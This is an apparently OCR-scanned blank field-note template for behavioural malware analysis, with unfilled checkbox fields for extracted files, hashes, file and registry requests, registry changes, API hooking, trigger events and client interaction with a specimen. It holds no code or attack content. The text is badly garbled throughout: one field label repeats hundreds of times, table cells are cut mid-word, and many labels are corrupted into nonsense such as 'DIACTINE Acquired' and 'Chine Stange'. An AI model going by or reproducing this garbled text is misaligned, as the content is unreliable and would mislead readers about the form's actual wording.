| Other Metadata:<br>DNew/Modified File Extracted<br>DYes DNo<br>DFile Name:<br>State:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DMDS:<br>DM | and Maintained for Analysis                                | (Separah                         | le profile performe<br>e Field Note Form                                | ile/Director;                 | s: Deleted                                                                          |
| O0ther Metadata:<br>DNew/Medified File Extracted<br>DYes DNo<br>DYile Name:<br>Store:<br>DMD5:<br>DSHA1:<br>DAte/Time Acquired:<br>DIffe/Directory: Create                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | and Maintained for Analysis                                | (Separah                         | e profile performe<br>e Field Note Form)                                | ile/Director;                 | s: Deleted                                                                          |
| Other Metadaa:<br>DNew/Modified File Extracted<br>DYes DNo<br>Dister                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | and Maintained for Analysis  d OAssociated with process(s) | (Separah<br>ry: Modif<br>PID(s): | le profile performe<br>Field Note Form]                                 | ile/Director;<br>API Call(s): | cimen after extraction? DYes. DN<br>r: Deleted<br>Associated with Registry Value(c) |
| Other Metadata:<br>DNew/Modified File Extracted<br>DYes DNo<br>Bitter<br>DADS:<br>DADS:<br>DATA:<br>DATA:<br>DIACTINE Acquired:<br>DIACTINE Acquired:<br>DIBC Proceedings<br>Chine Stange<br>Other Metadata:<br>DNew/Modified File Extracted<br>DYes DNo<br>DYe DNo                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | and Maintained for Analysis  d OAssociated with process(s) | (Separah<br>ry: Modif<br>PID(s): | le profile performe<br>e Field Note Form]<br>Fiel DF<br>Associated with | ile/Director;<br>API Call(s): | cimen after extraction? DYes DN<br>r: Deleted<br>Associated with Registry Value(t)  |
| Other Metadaa:<br>DNew/Molfred File Extracted<br>File Name:<br>Bite:<br>DID<br>Dite Time Acquired:<br>Differ/Time Acquired:<br>D                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | and Maintained for Analysis  d OAssociated with process(s) | (Separah<br>ry: Modif<br>PID(s): | le profile performe<br>Field Note Form]                                 | ile/Director;<br>API Call(s): | cimen after extraction? DYes. DN<br>r: Deleted<br>Associated with Registry Value(c) |
| Other Metadata:<br>DNew/Modified File Extracted<br>DYes DNo<br>Bitter<br>DADS:<br>DADS:<br>DATA:<br>DATA:<br>DIACTINE Acquired:<br>DIACTINE Acquired:<br>DIBC Proceedings<br>Chine Stange<br>Other Metadata:<br>DNew/Modified File Extracted<br>DYes DNo<br>DYe DNo                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | and Maintained for Analysis  d OAssociated with process(s) | (Separah<br>ry: Modif<br>PID(s): | le profile performe<br>Field Note Form]                                 | ile/Director;<br>API Call(s): | cimen after extraction? DYes. DN<br>r: Deleted<br>Associated with Registry Value(c) |

| File System Activity: Requests           |                                          |  |  |  |
|------------------------------------------|------------------------------------------|--|--|--|
| File Request Made: Path of File Request: | File Request Made: Path of File Request: |  |  |  |
|                                          |                                          |  |  |  |

| □File Request Made:<br>□Path of File Request:<br>C:\                                                                          | npression and Trace Evidence:                                 | Great Accessing Control of File Request:<br>OSuccessful                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
|-------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|--|--|
| Associated Digital In<br>File Request Made:<br>Path of File Request:<br>C:\<br>Result of File Reque:<br>OSuccessful           | pression and Trace Evidence:                                  | ONot Found                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
| □File Request Made:<br>□Path of File Request:<br>C:\<br>□Result of File Reque:<br>OSuccessful                                 |                                                               | OUnknown<br>Associated Digital Impression and Trace Evidence:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
| Path of File Request: C:\ Result of File Request OSuccessful                                                                  |                                                               | Crossociated Digital Impr                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | ession and Trace Evidence:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |  |  |  |
| C:\<br>Result of File Request<br>OSuccessful                                                                                  |                                                               | GFile Request Made:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
| Result of File Reques<br>OSuccessful                                                                                          | 1.2                                                           | Path of File Request: C:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | 4                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |  |  |
| OSuccessful                                                                                                                   | st:                                                           | Result of File Request:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
|                                                                                                                               |                                                               | OSuccessful                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
| OUsknown                                                                                                                      |                                                               | ONot Found<br>OUnknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
|                                                                                                                               | npression and Trace Evidence:                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | ression and Trace Evidence:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |  |  |  |
| DAssociated Digital In                                                                                                        | pression and Trace Evidence.                                  | Chrosociated Digital Impi                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | ression and Trace Evidence.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |  |  |  |
| File Request Made:                                                                                                            |                                                               | Generation File Request Made:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
| Path of File Request:                                                                                                         |                                                               | Path of File Request:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
| C:\\<br>Result of File Requesion                                                                                              | ar                                                            |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
| OSuccessful                                                                                                                   |                                                               | OSuccessful                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
| ONot Found                                                                                                                    |                                                               | ONot Found                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
| OUsknown                                                                                                                      | opression and Trace Evidence:                                 | OUnknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | ression and Trace Evidence:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |  |  |  |
| Larrissociated Digital In                                                                                                     | apression and Trace Evidence.                                 | Divisionated Dignar Impr                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | ession and trace is thence.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |  |  |  |
|                                                                                                                               |                                                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
| Notes:                                                                                                                        |                                                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
|                                                                                                                               |                                                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
|                                                                                                                               |                                                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
|                                                                                                                               |                                                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
|                                                                                                                               |                                                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
|                                                                                                                               |                                                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
|                                                                                                                               |                                                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
|                                                                                                                               | 1111                                                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
| Registry Activity                                                                                                             | : Key and value Crea                                          | ation, Modification, De                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | letton                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |  |  |  |
| Registry Key/Value: C                                                                                                         | reuted Registry Key/Valu                                      | se: Modified Registry Key/                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | Value: Deleted                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |  |  |
| IKEY                                                                                                                          | NO.                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
| OTime Stamp:<br>OOther Metadata:                                                                                              | OAssociated with process(s)/PID(s                             | <li>Associated with API Call(s):</li>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | Associated with File Activity:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |  |  |
| O'CHERY MELIGUE                                                                                                               |                                                               | -                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
|                                                                                                                               |                                                               | and the second se | 2 August and a second se |  |  |  |
| □Registry Key/Value: C<br>HKEY                                                                                                | reated Registry Key/Valu                                      | ne: Modified Registry Key/                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | value: Deleted                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |  |  |
| O'Time Stamp:                                                                                                                 | OAssociated with process(s)/PID(s                             | <li>Associated with API Call(s):</li>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | Associated with File Activity:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |  |  |
| OOther Metadata:                                                                                                              | 3                                                             | 2                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |  |  |
|                                                                                                                               |                                                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
| Registry Key/Value: C<br>HKEY                                                                                                 | reated Registry Key/Valu                                      | ae: Modified Registry Key/                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | Value: Deleted                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |  |  |
| OTime Stamp:                                                                                                                  | OAssociated with process(s)/PID(s                             | C Associated with API Call(s):                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | Associated with File Activity:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |  |  |
| OOther Metadata:                                                                                                              |                                                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | O                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |  |  |
|                                                                                                                               | ō /                                                           | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |  |  |
| Registry Key/Value: C                                                                                                         | reated Registry Key/Valu                                      | ne: Modified Registry Key/                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | Value: Deleted                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |  |  |
| OTime Stamp:                                                                                                                  | 01                                                            | Associated with API Call(s):                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | The second s                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |  |  |
| O'Time Stamp:<br>O'Other Metadata:                                                                                            | OAssociated with process(s)/PID(s                             | <ol> <li>Associated with API Call(s):</li> </ol>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Associated with File Activity:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |  |  |
| Counce and address                                                                                                            | 8                                                             | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 8                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |  |  |
|                                                                                                                               | reated GRegistry Key/Valu                                     | ae: Modified Registry Key/                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | Value: Deleted                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |  |  |
| Registry Key/Value: C                                                                                                         | Charles and the second second                                 | and the second                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
| HKEY                                                                                                                          | OAssociated with process(s)PID(s                              | <li>Associated with API Call(s):</li>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | Associated with File Activity:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |  |  |
| OTime Stamp:                                                                                                                  |                                                               | 9                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |  |  |
| HKEY                                                                                                                          | a /                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
| OTime Stamp:<br>OOther Metadata:                                                                                              | and the second second second                                  | ae: Modified Registry Key/                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | value: Deleted                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |  |  |
| OTime Stamp:<br>Other Metadau:                                                                                                | and the second second second                                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |  |  |
| HKEY<br>OTher Stamp:<br>Other Metadats:<br>Registry Key/Value: C<br>HKEY<br>OTher Stame:                                      | reated Registry Key/Valu                                      | it Associated with API Call(s):                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | Associated with File Activity:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |  |  |
| HKEY<br>OTime Stamp:<br>OOther Metadata:<br>Registry Key/Value: C<br>HKEY                                                     | Created Registry Key/Valu<br>OAssociated with process(s)PID(s | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |  |  |
| HKEY<br>OTime Stamp:<br>OOther Metadats:<br>DRegistry Key/Value: C<br>HKEY<br>OTime Stame:                                    | Prented Registry Key/Valu                                     | Associated with API Call(s):                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Associated with File Activity:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |  |  |
| HKEY<br>OTime Stamp:<br>OOther Metadats:<br>DRegistry Key/Value: C<br>HKEY<br>OTime Stame:                                    | Created Registry Key/Valu<br>OAssociated with process(s)PID(s | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |  |  |
| Other Metadats:<br>Registry Key/Value: C<br>HKEY<br>OTime Stamp:<br>Other Metadata:                                           | Created Registry Key/Valu<br>OAssociated with process(s)PID(s | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |  |  |
| HKEY<br>OTime Stamp:<br>OOther Metadats:<br>DRegistry Key/Value: C<br>HKEY<br>OTime Stame:                                    | Created Registry Key/Valu<br>OAssociated with process(s)PID(s | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |  |  |
| HKEY<br>O'Time Stampe<br>O'Other Metadaa:<br>Bregistry Key/Value: C<br>HKEY<br>O'Time Stamp:<br>O'Other Metadaa:              | Created Registry Key/Valu<br>OAssociated with process(s)PID(s | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |  |  |
| HKEY<br>O'Dime Stamp:<br>O'Dime Metadaa:<br>DRegistry Key/Value: C<br>HKEY<br>O'Dime Stamp:<br>O'Dime Stamp:<br>O'Dime Stamp: | Created Registry Key/Valu<br>OAssociated with process(s)PID(s | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |  |  |
| HKEY<br>O'Time Stampe<br>O'Other Metadaa:<br>Bregistry Key/Value: C<br>HKEY<br>O'Time Stamp:<br>O'Other Metadaa:              | Created Registry Key/Valu<br>OAssociated with process(s)PID(s | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | D                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |  |  |

# Registry Activity: Requests

Registry Request Made:
 Path of Registry Request:
 HKEY
 Result of Registry Request:
 OSuccessful
 ONot Found

Registry Request Made:
 Path of Registry Request:
 HKEY
 Result of Registry Request:
 OSuccessful
 ONot Found

OUnknown
Associated Digital Impression and Trace Evidence:

Registry Request Made:
 Path of Registry Request:
 HKEY
 Result of Registry Request:

OSuccessful ONot Found OUnknown Associated Digital Impression and Trace Evidence:

Registry Request Made:
 Path of Registry Request:
 HKEY
 Registry Request:
 Osuccessful

It of Registry Request: OSuccessful ONot Found OUnknown

CAssociated Digital Impression and Trace Evidence:

OUnknown Associated Digital Impression and Trace Evidence:

Registry Request Made:
 Path of Registry Request:
 HKEY
 Gsuccessful

ONot Found OUnknown

Associated Digital Impression and Trace Evidence:

Registry Request Made:
 OPath of Registry Request:
 HKEY
 Result of Registry Request:
 Oraccestat
 ONat Found
 OUninow
 Outinow
 Associated Digital Impression and Trace Evidence:

# INTERACTION AND MANIPULATION

# **API Hooking**

□API Hook inserted: □Yes □No ○Function Intercepted: □Yes □No ○Function societate with DLL: ○API Hook successfully revealed specimen's functionality: □Yes □No OBehavior/Functionality Observed:

API Hook inserted: □Yes □No
 OFunction Intercepted: □Yes □No
 OFunction sociated with DL1:
 OAPI Hook successfully revealed specimen's functionality:
 □Yes □No
 Behavior/Functionality Observed:

□API Hook inserted: □Yes □No ○Function Intercepted: □Yes □No OFunction sociated with DLL: ○API Hook successfully revealed specimen's functionality: □Yes □No OBehaviorPrunctionality Observed: DAPI Hook inserted: DYes DNo D'Inacion Interpoto: DYes DNo D'Inacion Interpoto: DYes DNo D'Inacion Interpoto D'Interpoto DNO DYes DNo DBehavior/Functionality Observed:

API Hook inserted: DYes DNo
OFunction Intercepted: DYes DNo
OFunction sociated with DLL:
OAPI Hook saccessfully revealed specimen's functionality:
DYes DNo
OBehaviorPrinctionality Observed:

□API Hook inserted: □Yes □No ○Function Intercepted: □Yes □No ○Function associated with DL1: □Yes □No □BehaviorFunctionality Observed:

# **Trigger Events**

| □Trigger Event identified:<br>○Trigger Event replicated: □Yes □No<br>OTrigger Event successfully invoked specimen's behavior<br>OBehavior/Functionality Observed:    | . DYe        | DNo         |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------|-------------|
| □Trigger Event identified:<br>OTrigger Event replicated □Yes □No<br>OTrigger Event successfully invoked specimen's behavior<br>OBchavior/Functionality Observed:     | : OYes       | DNo         |
| Trigger Event identified:<br>OTrigger Event replicated: O'Yes O'No<br>O'Trigger Event successifully invoked specimen's behavior<br>OBehavior/Punctionality Observed: | : OYes       | <b>D</b> No |
| Client Interaction                                                                                                                                                   |              |             |
| Specimen controlled with client application:<br>Client application identified:                                                                                       | DYes<br>DYes |             |

| OName:<br>OFile Size:<br>OMD5:                                         |                         |            |                 |                      |             |
|------------------------------------------------------------------------|-------------------------|------------|-----------------|----------------------|-------------|
| OSHAI:                                                                 |                         |            |                 |                      |             |
| Client application acquired:                                           |                         | OYes ONo   |                 |                      |             |
| OSource:                                                               | OYes ONo                |            |                 |                      |             |
| OClient application installed:<br>Host:                                | DYes DNo                | anes canad | s- 15 (22)      |                      |             |
| OClient application successfully inter-                                | icts with malware speci | imen 🗆 Ye  | s DNo           |                      |             |
| Client features of capabilities                                        | 4                       |            |                 |                      |             |
|                                                                        |                         |            |                 |                      |             |
| *                                                                      |                         |            |                 |                      |             |
|                                                                        |                         |            |                 |                      |             |
|                                                                        |                         |            |                 |                      |             |
| hit .                                                                  |                         |            |                 |                      | 15          |
| Notes:                                                                 |                         |            |                 |                      |             |
